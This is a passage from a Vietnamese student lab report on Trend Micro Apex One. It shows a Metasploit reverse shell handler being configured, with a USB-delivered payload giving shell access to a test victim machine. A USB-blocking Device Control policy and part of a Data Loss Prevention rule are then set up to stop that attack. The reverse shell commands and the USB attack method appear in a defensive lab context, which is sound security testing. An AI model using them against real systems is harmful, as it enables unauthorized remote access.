+ -- --=[ 2496 exploits - 1283 auxiliary - 431 post      ]
+ -- --=[ 1610 payloads - 49 encoders - 13 nops       ]
+ -- --=[ 9 evasion                                     ]

Metasploit Documentation: https://docs.metasploit.com/

```

Hình 4.4.2. Sử dụng Metasploit để khởi chạy quá trình tấn công

```

msf6 > use multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/shell_reverse_tcp
payload => windows/shell_reverse_tcp
msf6 exploit(multi/handler) > set LHOST 10.81.69.100
LHOST => 10.81.69.100
msf6 exploit(multi/handler) > set LPORT 3333
LPORT => 3333
msf6 exploit(multi/handler) > exploit

```

Hình 4.4.3. Set các thông số cần thiết để khởi chạy tấn công

- Set LHOST và LPORT là địa chỉ IP và port của attacker để tiến hành lắng nghe; sau đó dùng lệnh exploit để khởi chạy quá trình lắng nghe.
- Sau đó, ta sẽ cắm USB vào máy attacker và sao chép payload tấn công vào trong USB.
- Kế đó, nhóm sẽ thực hiện quá trình tấn công máy Victim. Bên máy Victim, nhóm thực hiện cắm USB đã chứa sẵn file mã độc. Ngay khi USB kết nối vào máy Victim, một kết nối đã được thiết lập với phía attacker. Lúc này attacker đã truy cập được vào máy của Victim.

```

[!] Started reverse TCP handler on 10.81.69.100:3333
[*] Command shell session 11 opened (10.81.69.100:3333 → 192.168.69.200:61612) at 2025-05-24 10:24:38 -0400

Shell Banner:
Microsoft Windows [Version 10.0.19045.5854]

E:\>exit
exit
[*] 192.168.69.200 - Command shell session 11 closed. Reason: User exit
[*] Started reverse TCP handler on 10.81.69.100:3333
[*] Command shell session 12 opened (10.81.69.100:3333 → 192.168.69.200:62085) at 2025-05-24 10:31:12 -0400

Shell Banner:
Microsoft Windows [Version 10.0.19045.5854]

E:\>hostname
hostname
DESKTOP-7SFB2BE
E:\>

```

To direct input to this VM, move the mouse pointer inside or press Ctrl+G.

Hình 4.4.4. Attacker kết nối thành công với Victim

```


Microsoft Windows [Version 10.0.19045.5854]
(c) Microsoft Corporation. All rights reserved.

C:\Users\victim>hostname
DESKTOP-7SFB2BE
C:\Users\victim>

```


Hình 4.4.5. Kiểm tra hostname của máy Victim

- Để ngăn chặn các cuộc tấn công từ thiết bị lưu trữ bên ngoài như trên, bên phía Console của quản trị, nhóm sẽ tạo policy để ngăn chặn tấn công. Truy cập vào Standard Endpoint Protection → Policy Management → Create → Device Control → Internal Agents → All users (default)




Hình 4.4.6. Sử dụng tính năng Device Control để ngăn tấn công từ thiết bị lưu trữ ngoài

- Tại phần Storage Devices → USB Storage drives, ta sẽ tick chọn vào mục Block (Data Protection). Các tùy chọn còn lại nhóm sẽ giữ nguyên theo mặc định của Apex One.



Hình 4.4.7. Chọn tính năng Block ở USB storage drives

- Sau đó, ta sẽ đặt tên cho policy, cũng như chọn đối tượng để áp dụng policy và triển khai policy. Ở đây, nhóm sẽ tìm kiếm đối tượng áp dụng policy bằng địa chỉ IP.




Hình 4.4.8. Tìm kiếm đối tượng để áp dụng policy dựa trên địa chỉ IP

- Ta có thể xem danh sách các policy đã được triển khai trên Dashboard.

Priority	Policy	Policy Version	Parent Policy	Deviations	Owner	Last Editor	Last Edited	Targets	Deployed	Pending	Offline	With Issues
Locked	USB Block	1748097905	N/A	N/A	22521041@gm.uit.edu.vn	22521041@gm.uit.edu.vn	05/24/2025 14:43:25	Specified	0	2	0	0
Total: 0 2 0 0												


Hình 4.4.9. Danh sách các policy đã được triển khai trên Dashboard

- Nhóm sẽ thực hiện update policy mới trên máy Victim.



Hình 4.4.10. Thực hiện update policy mới trên máy Victim

- Sau khi đã cập nhật policy trên Victim, nhóm sẽ thực hiện tấn công bằng cách kết nối USB vào máy Victim một lần nữa. Ngay khi USB kết nối và thực hiện tạo reverse shell đến máy Attacker, Apex One đã ngay lập tức phát hiện và ngăn chặn kết nối của USB vào máy Victim; đồng thời, Apex One cũng ngay lập tức hiện cảnh báo và ghi log lại trên Agent, cũng như bên phía Console của quản trị.



Hình 4.4.11. Cảnh báo ngăn chặn tấn công và log được Apex One ghi lại

4.4.3. Video demo

- Video demo: <https://youtu.be/q7o2BWgUn9o>


4.5. Kịch bản 5: Ngăn chặn mất mát dữ liệu

4.5.1. Tổng quát

- Hành vi tải lên hoặc đính kèm các tệp chứa thông tin nhạy cảm như dữ liệu thẻ tín dụng, thông tin cá nhân, tài chính hoặc hồ sơ nội bộ doanh nghiệp tiềm ẩn nhiều rủi ro nghiêm trọng như rò rỉ thông tin,... Khi dữ liệu này bị rò rỉ, cá nhân hoặc tổ chức có thể đối mặt với các hậu quả như mất mát tài sản, lừa đảo tài chính, tổn hại uy tín thương hiệu. Để ngăn chặn các hành vi tiềm ẩn nhiều rủi ro này, Trend Micro Apex One triển khai tính năng Data Loss Prevention như một lớp phòng thủ giúp quản trị viên giám sát chặt chẽ các hành vi truyền tải, chia sẻ hoặc lưu trữ dữ liệu nhạy cảm trên các kênh như email, trình duyệt web, thiết bị lưu trữ ngoài hoặc nền tảng đám mây.
- Tính năng sử dụng: **Data Loss Prevention** – Cho phép giám sát và kiểm soát luồng dữ liệu khi người dùng thực hiện các hành động như sao chép vào thiết bị lưu trữ bên ngoài, gửi email, tải lên ứng dụng đám mây hoặc in tài liệu. Apex One DLP cung cấp các mẫu chính sách dựa theo tiêu chuẩn như GDPR, HIPAA, PCI DSS, đồng thời cho phép tùy chỉnh quy tắc dựa trên từ khóa, định dạng tập tin hoặc biểu thức chính quy.
- Khi phát hiện hành vi vi phạm, hệ thống sẽ tự động ngăn chặn hành vi truyền tải, chia sẻ hoặc lưu trữ dữ liệu nhạy cảm, đồng thời hiển thị cảnh báo cho người dùng và ghi log sự kiện để phục vụ công tác quản trị và truy vết.


4.5.2. Triển khai

- Đầu tiên, truy cập vào Standard Endpoint Protection trong Endpoint Security → vào thư mục Policies → chọn Policies management, tại mục Product, chọn Apex One Data Loss Prevention. Sau đó, nhấn vào Create để bắt đầu tạo policy.




Hình 4.5.1. Chọn loại chính sách Apex One Data Loss Prevention

- Ở phần Apex One DLP, nhấn Add để thêm một quy tắc mới cho chính sách DLP.




Hình 4.5.2. Tạo chính sách DLP

- Trong cửa sổ cấu hình quy tắc, đặt tên cho quy tắc ở mục Rule name là “Block CreditCard”.
- Ở tab Template, mục Available templates hiển thị danh sách các mẫu dữ liệu nhạy cảm có sẵn. Trong kịch bản này, nhóm chọn mẫu “Credit Card Number” để phát hiện và ngăn chặn việc chia sẻ thông tin thẻ tín dụng không hợp lệ qua các kênh truyền thông.




Hình 4.5.3. Cấu hình quy tắc DLP (1)

- Sau đó, nhấn Add để thêm mẫu đã chọn vào danh sách Selected templates.




Hình 4.5.4. Cấu hình quy tắc DLP (2)

- Ở tab Channel, nhóm thực hiện chọn các kênh truyền dữ liệu mà quy tắc DLP “Block CreditCard” sẽ giám sát. Và chọn phạm vi giám sát là "All transmissions", nghĩa là quy tắc sẽ áp dụng cho tất cả các truyền tải dữ liệu, không chỉ giới hạn trong mạng nội bộ (LAN).



Hình 4.5.5. Cấu hình quy tắc DLP (3)

- Ở tab Action, ta sẽ cấu hình hành động được thực hiện khi vi phạm quy tắc DLP “Block CreditCard”.
- Có 2 hành động chính:
 - **Block:** chặn hành vi vi phạm quy tắc DLP.
 - **Pass:** cho phép tiếp tục truyền dữ liệu mặc dù dữ liệu đó vi phạm quy tắc DLP.
- Và 3 tùy chọn hành động bổ sung bên cạnh hành động chính:
 - **Notify the agent users:** Hệ thống sẽ hiển thị thông báo cho người dùng khi hành động bị chặn
 - **Record data:** Ghi lại nội dung của dữ liệu vi phạm (ví dụ: email, tập tin, nội dung clipboard...) khi một hành động vi phạm DLP xảy ra.
 - **User Justification:** Yêu cầu người dùng nhập lý do khi cố gắng thực hiện hành vi bị chặn.
- Ở đây, nhóm chọn hành động “Block” và bật tùy chọn “Notify the agent users”. Sau đó, nhấn Save để lưu lại toàn bộ cấu hình của quy tắc.



Hình 4.5.6. Cấu hình quy tắc DLP (4)

